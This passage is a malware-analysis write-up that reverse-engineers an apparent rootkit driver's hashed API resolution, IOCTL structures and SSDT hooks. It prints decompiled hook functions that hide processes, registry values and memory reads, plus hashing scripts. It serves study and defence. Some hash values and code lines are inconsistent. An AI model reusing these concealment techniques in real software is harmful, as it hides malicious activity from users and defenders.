At this point we need to pay close attention to whether an address or value is being used – this can be challenging to do using the decompiler. Therfore, we will switch to IDA's assembly view and work closely with the PE format and its data structures.

In both cases (ntoskrnl.exe / hal.dll), the EDX register stores the image base of the selected module and uses it for parsing. After going through the code we see the function searches the module's export table and finds the addresses of the AddressOfNames, AddressOfFunctions and AddressOfOrdinals arrays:

```
.text:FF0D26FE loc_FF0D26FE:                           ; CODE XREF: sub_FF0D26D4+15↑j
.text:FF0D26FE                 and     [ebp+ms_exc.registration.TryLevel], 0
.text:FF0D2702                 mov     eax, [edi+3Ch]  ; e_lfanew RVA
.text:FF0D2705                 add     eax, edi
.text:FF0D2707                 mov     [ebp+var_28], eax
.text:FF0D270A                 mov     esi, [eax+78h]  ; DataDirectory[] RVA
.text:FF0D270D                 add     esi, edi
.text:FF0D270F                 mov     [ebp+var_2C], esi
.text:FF0D2712                 mov     eax, [eax+7Ch]  ; AddressOfFunctions[] RVA
.text:FF0D2715                 add     eax, edi
.text:FF0D2717                 mov     [ebp+var_30], eax
.text:FF0D271A                 mov     eax, esi        ; EAX = DataDirectory[] Address
.text:FF0D271C                 sub     eax, edi        ; EAX = (DataDirectory address) - (Module Base address)
.text:FF0D271E                 mov     [ebp+var_34], eax
.text:FF0D2721                 mov     eax, [esi+1Ch]  ; AddressOfFunctions[] RVA
.text:FF0D2724                 add     eax, edi
.text:FF0D2726                 mov     [ebp+AddressOfFunctions], eax
.text:FF0D2729                 mov     eax, [esi+24h]  ; AddressOfNameOrdinals RVA
.text:FF0D272C                 add     eax, edi
.text:FF0D272E                 mov     [ebp+AddressOfNameOrdinals], eax
.text:FF0D2731                 mov     ebx, [esi+20h]  ; AddressOfNames RVA
.text:FF0D2734                 add     ebx, edi
.text:FF0D2736                 mov     [ebp+var_38], ebx
```

Next, the function loops through the AddressOfNames array and compares the hash of each name (calculated via the function sub_FF0D26AD) with the second parameter passed to the function:

```
.text:FF0D273B                 mov     [ebp+Counter], eax ; Counter = 0
.text:FF0D273E
.text:FF0D273E loc_FF0D273E:                           ; CODE XREF: sub_FF0D26D4+9D↓j
.text:FF0D273E                 cmp     eax, [esi+18h]  ; Counter == NumberOfNames
.text:FF0D2741                 jnb     short loc_FF0D277A
.text:FF0D2743                 mov     eax, [ebx+eax*4] ; Function Name RVA = AddressOfNames[counter *4]
.text:FF0D2746                 add     eax, edi
.text:FF0D2748                 push    eax             ; Function Name address
.text:FF0D2749                 call    sub_FF0D26AD    ; DWORD CheckFunctionName(funcNameAddress)
.text:FF0D274E                 cmp     eax, [ebp+FuncHASH] ; result HASH == InputHash
.text:FF0D2751                 jnz     short loc_FF0D276B
.text:FF0D2753                 mov     eax, [ebp+AddressOfNameOrdinals]
.text:FF0D2756                 mov     ecx, [ebp+Counter]
.text:FF0D2759                 movsx   eax, word ptr [eax+ecx*2] ; Index of Function = AddressOfNameOrdinals[i]
.text:FF0D275D                 mov     ecx, [ebp+AddressOfFunctions]
.text:FF0D2760                 mov     eax, [ecx+eax*4] ; Function RVA = AddressOfFunctions[AddressOfNameOrdinals[i]]
.text:FF0D2763                 add     eax, edi        ; EAX = Function Address
.text:FF0D2765                 or      [ebp+ms_exc.registration.TryLevel], 0FFFFFFFFh
.text:FF0D2769                 jmp     short loc_FF0D2780
.text:FF0D276B ; ---------------------------------------------------------------------------
.text:FF0D276B
.text:FF0D276B loc_FF0D276B:                           ; CODE XREF: sub_FF0D26D4+7D↑j
.text:FF0D276B                 inc     [ebp+Counter]
.text:FF0D276E                 mov     eax, [ebp+Counter]
.text:FF0D2771                 jmp     short loc_FF0D273E ; Counter == NumberOfNames
.text:FF0D2773 ; ---------------------------------------------------------------------------
```

As long the matched hash is not found, the loop continues. If the loop end with no success, an exception is raised.

Sub_FF0D26AD looks like this:

```
unsigned int __stdcall HashFunction(char *FunctionName)
{
  char *v1; // edx
  char v2; // cl
  unsigned int result; // eax

  v1 = FunctionName;
  v2 = *FunctionName;
  for ( result = 0; *v1; v2 = *v1 )
  {
    result = ((result << 7) | (result >> 25)) ^ v2;
    ++v1;
  }
  return result;
}
```

As per our assumption, the function gets a name and computes its hash. That hash is later compared to a precomputed value, thus implementing the driver's dynamic hidden function imports. To know the driver's requested function, we will have to implement the hashing process, creating a hash dictionary of function names and addresses. For that, we execute the following steps:

- Dump ntoskrnl.exe from memory.
- Parse ntoskrnl.exe's export directory and locate each of the module's export function names.
- Calculate the hash according to the hash function used by the driver.
- Compare the results with the hardcoded hashes in the driver.
- Repeat the same steps with hal.dll (not shown).

We locate and extract ntoskrnl.exe from memory similar to how we extracted the driver.

The following script parses the export directory and saves each export function name (ExportFunction.py):

```
import sys
import pefile

inputFile = sys.argv[1]
output = sys.argv[2]

pe = pefile.PE(inputFile)
pe.parse_data_directories()

outputFile = open(output, 'w')

for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
    functionRVA = exp.address
    functionName = exp.name.decode('utf-8')
    toWrite = '{0}\n'.format(functionName)
    outputFile.write(toWrite)

outputFile.close()
```

```
CcCopyRead
CcCopyWrite
CcDeferWrite
CcFastCopyRead
CcFastCopyWrite
CcFastMdlReadWait
CcFastReadNotPossible
CcFastReadWait
CcFlushCache
CcGetDirtyPages
CcGetFileObjectFromBcb
CcGetFileObjectFromSectionPtrs
CcGetFlushedValidData
CcGetLsnForFileObject
CcInitializeCacheMap
CcIsThereDirtyData
CcMapData
CcMdlRead
CcMdlReadComplete
CcMdlWriteAbort
CcMdlWriteComplete
CcPinMappedData
CcPinRead
CcPrepareMdlWrite
CcPreparePinWrite
CcPurgeCacheSection
```

Next, we will write a script which calculates the hash used by the driver (BEHashCalc.cpp):


```cpp
    using namespace std;

#include <iostream>
#include <fstream>
#include <string>

int Hash(char* funcName)
{
    char* v1;
    char v2;
    unsigned int result;

    v1 = funcName;
    v2 = *funcName;

    for (result = 0; *v1; v2 = *v1)
    {
        result = ((result << 7) | (result >> 25)) ^ v2;
        ++v1;
    }
    return result;
}

int main(int argc, char** argv)
{
    ifstream input(argv[1]);
    string line;
    while (getline(input, line))
    {

        // Find the bytes of the line
        char chrFuncName[100];
        strcpy_s(chrFuncName, line.c_str);

        // Hash the name
        int hash = Hash(chrFuncName);
        cout << "0x" << hex << hash << ' ' << line << '\n';
    }
}
```

```
0x87b26bda CcUnpinRepinnedBcb
0x4afd4d96 CcWaitForCurrentLazyWriterActivity
0x136eb626 CcZeroData
0xfd5c1ca7 CmRegisterCallback
0x79c851a2 CmUnRegisterCallback
0xac50c935 DbgBreakPoint
0xb112c7ba DbgBreakPointWithStatus
0xb7314f63 DbgLoadImageSymbols
0xf801a7e2 DbgPrint
0xf815bee2 DbgPrintEx
0x3aef543f DbgPrintReturnControlC
0x5bfc545f DbgPrompt
0xb63b0d20 DbgQueryDebugFilterState
0xfe243356 DbgSetDebugFilterState
0xb02432cd ExAcquireFastMutexUnsafe
0xde9a771d ExAcquireResourceExclusiveLite
0xbedcbe5a ExAcquireResourceSharedLite
0x324619ce ExAcquireRundownProtection
0x32065dce ExAcquireRundownProtectionEx
0xc5a80202 ExAcquireSharedStarveExclusive
0x373bc0fd ExAcquireSharedWaitForExclusive
0x4a1be6c4 ExAllocateFromPagedLookasideList
0x3e1bf6e8 ExAllocatePool
0x3627dcee ExAllocatePoolWithQuota
0x3827d1a7 ExAllocatePoolWithQuotaTag
0x7827dbf7 ExAllocatePoolWithTag
0x6f7ff118 ExAllocatePoolWithTagPriority
```

In conclusion, the function sub_FF0D26D4 is used by the driver as a stealthier GetProcAddress - we will rename it to StealthierGetProcAddress accordingly.

From now on every time StealthierGetProcAddress is called, we will check BEHashCalc's output to see which function the driver is using.

The following chart summarizes what we have seen so far:



Back to DeviceControlDispatcher

We can now return to the driver's IRP_MJ_DEVICE_CONTROL handler function. At the beginning of the function ExAllocatePool is used with a hardcoded size as a parameter:

```
ExAllocatePool = (int (__stdcall *)(_DWORD, int))StealthierGetProcAddress(1, 0x1A544B7E);
pPoolAllocation = (char *)ExAllocatePool(0, 44);
pPoolAllocation_ = pPoolAllocation;
if ( pPoolAllocation )
{
  memset(pPoolAllocation, 0, 0x2Cu);
  bufferCode = *(_DWORD *)(pBuffer + 4);
  switch ( bufferCode )
  {
    case 1:
      goto LABEL_4;
    case 2:
    case 3:
    case 4:
      *(_DWORD *)pPoolAllocation_ = bufferCode;
      pPoolAllocation_[4] = 1;
      RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 0x14));
      if ( !sub_FF0D146D((int)(pPoolAllocation_ + 0x10), DestinationString.Length) )
        goto LABEL_12;
      RtkCopUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 0x5A8DEE17);
      RtkCopUnicodeString(pPoolAllocation_ + 0x10, &DestinationString);
LABEL_10:
      if ( *(_BYTE *)(pBuffer + 8) )
      {
        pPoolAllocation = (char *)sub_FF0D3592((int)pPoolAllocation_);
        *(_DWORD *)pBuffer = pPoolAllocation;
        if ( pPoolAllocation )
          return pPoolAllocation;
      }
      else
```

Here we encounter a problem – In most cases a driver and the modules communicating with it agree on the data structures used between them. Since these structures are unknown and assembled by the developer, we do not know which values reside in which offsets, their size, types, and usage. To figure out the unknown structures architecture, we will begin mapping them.

Back to the code - we see that at pBuffer+4 resides a value that determines a 9-case switch statement. This value is probably an enumeration, with one value per case. We will start mapping the structure sent to the driver (referred as "SystemBuffer" from now on):

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	???
0x4	4	BufferCode
???	???	???

At this point, we will go over each case.

Case 1 - Leeds directly to LABEL_4, there we see the following initializations:

```
LABEL_4:
        *(_DWORD *)pPoolAllocation_ = 1;
        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
        goto LABEL_10;
```

It appears that the driver initialize the data in the new memory allocation (PoolAllocation) according to the SystemBuffer structure (pBuffer). The different offsets suggest we have two different data structures. Therefore, we will begin mapping the second structure as well (referred as "PoolAllocation" from now on).

The decompiler in this section seems to be misleading. pPoolAllocation_ + 2 actually corresponds to pPoolAllocation_ + 0x8 and when the structure is indexed (pPoolAllocation_[index]), it uses the index divided by 4. Though this seems wrong, it is actually the correct disassembly. This is due to the decompiler referring to the structure as an array of DWORDs, a 4 byte long type. This disassembly will appear throughout our analysis.

With another look at the function, we infer that the first member of the PoolAllocation structure is the BufferCode (red arrows) and that LABEL_12 frees the allocation and exits the switch. From the code flow, it looks like a cleanup in case of an error:

```
      case 1:
        goto LABEL_4;
      case 2:
      case 3:
      case 4:
        *(_DWORD *)pPoolAllocation_ = bufferCode;
        pPoolAllocation_[4] = 1;
        RtlInitUnicodeString(&DestinationString, (PCWSTR)(pBuffer + 0x14));
        if ( !sub_FF0D146D((int)(pPoolAllocation_ + 0x10), DestinationString.Length) )
          goto LABEL_12;
        RtkCopUnicodeString = (void (__stdcall *)(char *, UNICODE_STRING *))StealthierGetProcAddress(1, 1519250967);
        RtkCopUnicodeString(pPoolAllocation_ + 0x10, &DestinationString);
LABEL_10:
        if ( *(_BYTE *)(pBuffer + 8) )
        {
          pPoolAllocation = (char *)sub_FF0D3592((int)pPoolAllocation_);
          *(_DWORD *)pBuffer = pPoolAllocation;
          if ( pPoolAllocation )
            return pPoolAllocation;
        }
        else
        {
          v8 = sub_FF0D3620(pPoolAllocation_);
LABEL_17:
          *(_DWORD *)pBuffer = v8;
        }
LABEL_12:
        ExFreePool = (int (__stdcall *)(char *))StealthierGetProcAddress(1, 0xA2963CE0);
        pPoolAllocation = (char *)ExFreePool(pPoolAllocation_);
        break;
      case 5:
        sub_FF0D2EE3(*(_DWORD *)(pBuffer + 0xC));
LABEL_4:
        *(_DWORD *)pPoolAllocation_ = 1;
        *((_DWORD *)pPoolAllocation_ + 2) = *(_DWORD *)(pBuffer + 0xC);
        goto LABEL_10;
      case 6:
        if ( size < *(_DWORD *)(pBuffer + 0x220) + 0x224 )
          goto LABEL_12;
        v8 = sub_FF0D29F4(pBuffer + 0x224);
        goto LABEL_17;
      case 7:
        *(_DWORD *)pPoolAllocation_ = 7;
        *((_DWORD *)pPoolAllocation_ + 8) = *(_DWORD *)(pBuffer + 540);
        *((_DWORD *)pPoolAllocation_ + 6) = *(_DWORD *)(pBuffer + 532);
```

Returning to Case 1, after the initializations in LABEL_4 there is a jump to LABEL_10 followed by a check to the value at SystemBuffer + 0x8. If the condition is TRUE, sub_FF0D3592 is called. The exit status is then returned to the user at the first value in the SystemBuffer structure.

Diving into sub_FF0D3592, we see the first use of the mutex we saw earlier released in the IRP_MJ_CLOSE handler. After it is acquired, sub_FF0D3329 is called:

```
int __stdcall sub_FF0D3592(int pPoolAllocation)
{
  int v2; // [esp+Ch] [ebp-1Ch]

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  if ( sub_FF0D3329((unsigned int *)pPoolAllocation) )
  {
    v2 = 2;
  }
  else
  {
    if ( dword_FF0D53D0 )
    {
      *(_DWORD *)(dword_FF0D53D0 + 0x24) = pPoolAllocation;
      *(_DWORD *)(pPoolAllocation + 0x28) = dword_FF0D53D0;
    }
    else
    {
      dword_FF0D53CC = pPoolAllocation;
    }
    dword_FF0D53D0 = pPoolAllocation;
    sub_FF0D340A();
    v2 = 1;
  }
  KeReleaseMutexWrapper(0);
  return v2;
}
```


Typically a driver will use a mutex to synchronize the access to a modifiable shared resource (usually a list) between multiple threads. The usage of the two global variables (dword_FF0D53D0 and dword_FF0D53CC) and the red highlighed block seems to contain usage of the LIST_ENTRY[42] structure – a structure which connects lists in the kernel:

```
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY *Flink;
  struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, PRLIST_ENTRY;
```

With this assumption in mind, we can infer that the PoolAllocation gets added after the dword_FF0D53D0 variable (yellow-marked) in the list - meaning this variable **points to the list's tail.**

We also suspect that the second variable (dword_FF0D53CC) **points to the front of the list** (we again infer this through the sequence of instructons – in case the list does not have a tail defined, define the entry as its head. In any case the entry will be at the front of the list after these instructions finish executing).

In order to validate our suspicion, we will look at sub_FF03329:



The function iterates through a collection (that we assumed to be a linked-list that starts with dword_FF0D53CC). In every iteration, it compares the values from each list entry (i) to the input parameter (a1):

```
_DWORD *__stdcall sub_FF0D3329(unsigned int *a1)
{
  _DWORD *i; // esi
  unsigned int v2; // eax
  bool v3; // zf
  unsigned int v4; // ecx
  unsigned int v5; // eax
  unsigned int v6; // eax

  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  for ( i = (_DWORD *)dword_FF0D53CC; i; i = (_DWORD *)i[9] )
  {
    v2 = *a1;
    if ( *i != *a1 )
      continue;
    if ( v2 == 1 )
    {
      v3 = i[2] == a1[2];
LABEL_20:
      if ( v3 )
        goto LABEL_23;
      continue;
    }
    if ( v2 <= 1 )
      continue;
    if ( v2 <= 4 )
    {
      if ( (unsigned __int8)sub_FF0D329F(i + 4, a1 + 4, 1) )
        goto LABEL_23;
      continue;
    }
    if ( v2 != 7 )
    {
      if ( v2 != 8 || i[2] != a1[2] )
        continue;
      v3 = i[3] == a1[3];
      goto LABEL_20;
    }
    if ( i[8] == a1[8] )
    {
      v4 = i[6];
      v5 = a1[6];
      if ( v4 <= v5 && v4 + i[7] > v5 )
        goto LABEL_23;
```

With our newfound knowledge, we can infer two important things:

1. The list consists of PoolAllocation structures.
2. The Flink and Blink are found in offsets 0x24 and 0x28 inside the PoolAllocation structure respectively:

PoolAllocation		
Offset	Size(Bytes)	Meaning
0x0	4	BufferCode
???	???	???
0x24	4	Flink
0x28	4	Blink

SystemBuffer		
Offset	Size(Bytes)	Meaning
0x0	4	???
0x4	4	BufferCode
0x8	1-4	Flag

Through sub_FF0D3329's XRefs, we see that it gets called by all of the fake SSDT fuctions:

Up	p	FakeNtQuerySystemInforma...	call	sub_FF0D3329
Up	p	FakeNtOpenProcess+2F	call	sub_FF0D3329
Up	p	FakeNtOpenThread+6E	call	sub_FF0D3329
Up	p	FakeNtOpenThread+8A	call	sub_FF0D3329
Up	p	FakeNtTerminateThread+33	call	sub_FF0D3329
Up	p	FakeNtSuspendThread+33	call	sub_FF0D3329
Up	p	FakeNtSetContextThread+33	call	sub_FF0D3329
Up	p	FakeNtOpenKey+68	call	sub_FF0D3329
Up	p	FakeNtEnumerateKey+A9	call	sub_FF0D3329
Up	p	FakeNtEnumerateValueKey+...	call	sub_FF0D3329
Up	p	FakeNtSetValueKey+8F	call	sub_FF0D3329
Up	p	FakeNtDeleteValueKey+8F	call	sub_FF0D3329
Up	p	FakeNtReadVirtualMemory...	call	sub_FF0D3329
Up	p	FakeNtWriteVirtualMemory...	call	sub_FF0D3329
Up	p	FakeNtProtectVirtualMemor...	call	sub_FF0D3329

Taking a look at those fake function might help us understand our function's purpose. It seems the function determines the fake SSDT functions' return values - if our function returns TRUE, an error code is received from the SSDT function called. Otherwise, the real function will be called with the requested parameters. Notice that every fake SSDT function builds a structure using the received parameters and sends that structure to our function as an argument:

```
int __stdcall FakeNtReadVirtualMemory(void *hProcess, unsigned int AddressToReadFrom, int pBuffer, unsigned int BytesToRead, int BytesRead)
{
  int result; // eax
  unsigned int BufferCode[8]; // [esp+8h] [ebp-2Ch] BYREF
  char v7[12]; // [esp+28h] [ebp-Ch] BYREF

  BufferCode[0] = 7;
  if ( HandleToPID(hProcess, v7)
    && (BufferCode[6] = AddressToReadFrom, BufferCode[7] = BytesToRead, CheckIfObjectInGlobalList(BufferCode)) )
  {
    result = 0xC0000001;                        // Set Error
  }
  else
  {
    result = NtReadVirtualMemory(hProcess, AddressToReadFrom, pBuffer, BytesToRead, BytesRead);
  }
  return result;
}
```

```
int __stdcall FakeNtDeleteValueKey(void *KeyHandle, UNICODE_STRING *ValueName)
{
  UNICODE_STRING *v2; // eax
  UNICODE_STRING *v3; // esi
  unsigned int v5[4]; // [esp+Ch] [ebp-4Ch] BYREF
  UNICODE_STRING DestinationString; // [esp+1Ch] [ebp-3Ch] BYREF
  UNICODE_STRING *v7; // [esp+38h] [ebp-20h]
  int returnValue; // [esp+3Ch] [ebp-1Ch]
  CPPEH_RECORD ms_exc; // [esp+40h] [ebp-18h]

  returnValue = 0;
  v5[0] = 4;
  ms_exc.registration.TryLevel = 0;
  if ( (unsigned __int8)sub_FF0D14F5(ValueName, 8u) )
  {
    if ( (unsigned __int8)sub_FF0D14F5(ValueName->Buffer, ValueName->Length) )
    {
      v2 = (UNICODE_STRING *)sub_FF0D137B(KeyHandle);
      v3 = v2;
      v7 = v2;
      if ( v2 )
      {
        if ( sub_FF0D146D((int)&DestinationString, ValueName->Length + v2->Length + 4) )
        {
          RtlCopyUnicodeString(&DestinationString, v3);
          RtlAppendUnicodeToString(&DestinationString, &Source);
          RtlAppendUnicodeStringToString(&DestinationString, ValueName);
          if ( sub_FF0D3329(v5) )
            returnValue = 0xC0000022;          // Set Error Code
          RtlFreeUnicodeString(&DestinationString);
        }
        ExFreePoolWithTag(v3, 0);
      }
    }
  }
  ms_exc.registration.TryLevel = -1;
  if ( returnValue >= 0 )
    returnValue = NtDeleteValueKey(KeyHandle, ValueName);
  return returnValue;
}
```

Hooking the SSDT allows a malicious program to determine the user's returned values from core API calls, enabling it to conceal its actions. From the way the linked list is utilized and from the fake SSDT functions' implementations we can deduce the driver maintains a list of metadata on its assets and resources that should be concealed. When a call to an SSDT function is made with an input parameters that refers to one of the aforementioned resources, the driver ensures they are kept concealed.

If our assumption is accurate, before the call to sub_FF0D3329, a PoolAllocation structure is assembled and sent to the function as a parameter (since we know our list is built of these structures and the function compares the input to each list entry).

In each of the fake SSDT functions we need to follow the structure assembly in order to resolve its layout.

Similar to DeviceControlDispatcher, the first member in each structure instance is a buffer-code varying between each SSDT function type (depending on what the function relates to):

- CODE = 1 – functions relating to PIDs. When these functions are called, the relating PID is set at offset 0x8 in the structure, so we assume the offset is used to store a PID:

```
v5[0] = 1;
v5[2] = (unsigned int)ClientId->UniqueProcess;
if ( sub_FF0D3329(v5) )
  return 0xC0000022;
ms_exc.registration.TryLevel = -1;
return NtOpenProcess(ProcessHandle, DesiredAccess, ObjectAttributes, ClientId);
}
```

FakeNTOpenProcess

- CODE = 2-4 – functions relating to string comparisons:

```
v5[0] = 4;
ms_exc.registration.TryLevel = 0;
if ( (unsigned __int8)ProbeForReadWrapper(ValueName, 8u) )
{
  if ( (unsigned __int8)ProbeForReadWrapper(ValueName->Buffer, ValueName->Length) )
  {
    ObjectName = (UNICODE_STRING *)GetObjectNameInfoWrapper(KeyHandle);
    v3 = ObjectName;
    v7 = ObjectName;
    if ( ObjectName )
    {
      if ( AllocateStringWrapper((int)&DestinationString, ValueName->Length + ObjectName->Length + 4) )
      {
        RtlCopyUnicodeString(&DestinationString, v3);
        RtlAppendUnicodeToString(&DestinationString, &Source);
        RtlAppendUnicodeStringToString(&DestinationString, ValueName);
        if ( sub_FF0D3329(v5) )
          returnValue = 0xC0000022;           // Set Error Code
        RtlFreeUnicodeString(&DestinationString);
      }
      ExFreePoolWithTag(v3, 0);
    }
```

FakeNtDeleteValueKey

Notice that the parameter passed to sub_FF0D3329 is the address (pointer) of var_4C (v5 in the decompiler):

```
lea     eax, [ebp+var_4C]
push    eax
call    sub_FF0D3329
test    eax, eax
jz      short loc_FF0D2526
```

Since the stack should contain a PoolAllocation structure, by looking at the string location relative to var_4C we can construe its offset:

```
FakeNtDeleteValueKey proc near

var_4C= dword ptr -4Ch
DestinationString= UNICODE_STRING ptr -3Ch
var_20= dword ptr -20h
returnValue= dword ptr -1Ch
```

Var_4C is at offset -4C (hence its name) and DestinationString is at -3C - therefore the string is at offset 0x10 in the structure.

Additionally, IDA detected that DestinationString is a UNICODE_STRING[38] structure:

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

Note: IDA can address the function's variables using the EBP or ESP registers as an index. Therefore, the variable values assigned by the disassembler will differ in each case. If EBP is used (like in our case) the values will be negative – otherwise, positive. The signs change according to the location of the variables on the stack relative to the two registers. Either way, the difference between their values will be the same.

- CODE = 7 - functions that relate to memory reading. The memory address to read from is set at offset 0x18, and the amount of bytes to read is at 0x1C:

```
v6[0] = 7;
if ( HandleToPID(hProcess, v7) && (v6[6] = AddressToReadFrom, v6[7] = BytesToRead, sub_FF0D3329(v6)) )
  result = 0xC0000001;                          // Set Error
else
  result = NtReadVirtualMemory(hProcess, AddressToReadFrom, pBuffer, BytesToRead, BytesRead);
return result;
```

FakeNtReadVirtualMemory

In addition, a helper function is used to convert the process handle to a PID. The variable assigned with the PID (v7) is located after BytesToRead on the stack, at offset 0x20:

```
FakeNtReadVirtualMemory proc near

BufferCode= dword ptr -2Ch
AddressToReadFrom_= dword ptr -14h
BytesToRead_= dword ptr -10h
v7= byte ptr -0Ch
hProcess= dword ptr  8
```

Although the decompiler does not show the PID getting defined inside v6 (i.e the PoolAllocation structure), by its initialization and its location on the stack, we suspect that the variable is part of the structure.

- CODE = 8 – functions relating to threads. Once again, the PID is set at offset 0x8 (as in CODE = 1), and 0xC holds the TID:

```
if ( ThreadHandleToPID_TID(ThreadHandle, 0, (int)v4, 28, 0) >= 0
  && (v3[2] = PID, v3[3] = TID, v3[0] = 8, sub_FF0D3329(v3)) )
{
  result = 0xC0000022;                          // Set Error
}
else
{
  result = NtSuspendThread(ThreadHandle, PreviousSuspendState);
}
return result;
```

FakeNtSuspendThread

- CODE = 5, 6 and 9 are not used in any fake function.

After mapping out the values discovered in the fake functions, our current PoolAllocation structure looks as such:

PoolAllocation			
	Offset	Size(Bytes)	Meaning
	0x0	4	BufferCode
	0x4	4	???
For process-related functions (BufferCode=1&8)	0x8	4	PID
	0xC	4	TID
For string-related functions (BufferCode=2-4)	0x10	2	String Length
	0x12	2	String Maximum Length
	0x14	4	String Pointer
For memory-related functions (BufferCode=7)	0x18	4	Address To Read From
	0x1C	4	Bytes To Read
	0x20	4	PID To Read From
	0x24	4	Flink
	0x28	4	Blink

Sub_FF0D3329

Let's return to sub_FF0D3329. Using the mapped structure, we can now understand the function's inner workings better. Renaming all of the variable names according to the structure offsets we figured out, it is clear the function receives a list entry and checks whether it is present in the shared list:

```
  KeWaitForSingleObject(&KMUTANT, Executive, 0, 0, 0);
  for ( ListEntry = (_DWORD *)ListHead; ListEntry; ListEntry = (_DWORD *)ListEntry[9] )
  {
    BufferCode = *PoolAllocation;
    if ( *ListEntry != *PoolAllocation )        // Look for entry with the same code
      continue;
    if ( BufferCode == 1 )
    {
      PIDMatchFound = ListEntry[2] == PoolAllocation[2];// Check if PID is blacklisted
LABEL_20:
      if ( PIDMatchFound )
        goto ReturnFalse;
      continue;
    }
    if ( BufferCode <= 1 )                      // Entry error
      continue;
    if ( BufferCode <= 4 )                      // BufferCode=2-4
    {
      if ( (unsigned __int8)sub_FF0D329F(ListEntry + 4, PoolAllocation + 4, 1) )
        goto ReturnFalse;
      continue;
    }
```

When BufferCode = 2-4, the input should be two entries containing strings which are both sent to a helper function (sub_FF0D329F) as parameters. A quick glace unveils the function is comparing them:

```
char __stdcall sub_FF0D329F(unsigned __int16 *string1, unsigned __int16 *string2, char CharCanBeCapFlag)
{
  unsigned __int16 v5; // ax
  __int16 v6; // bx
  unsigned __int16 v8; // [esp+Ch] [ebp-4h]
  unsigned __int16 string1a; // [esp+18h] [ebp+8h]
  __int16 string2a; // [esp+1Ch] [ebp+Ch]

  v5 = *string1;
  if ( *string1 >= *string2 )
    v5 = *string2;
  string1a = 1;
  v8 = v5 >> 1;
  if ( (unsigned __int16)(v5 >> 1) <= 1u )
    return 1;
  while ( 1 )
  {
    v6 = *(_WORD *)(*((_DWORD *)string1 + 1) + 2 * ((*string1 >> 1) - string1a));
    string2a = *(_WORD *)(*((_DWORD *)string2 + 1) + 2 * ((*string2 >> 1) - string1a));
    if ( CharCanBeCapFlag )
    {
      v6 = LetterToLowerWrapper(v6);
      string2a = LetterToLowerWrapper(string2a);
    }
    if ( v6 != string2a )
      break;
    if ( ++string1a >= v8 )
      return 1;
  }
  return 0;
}
```

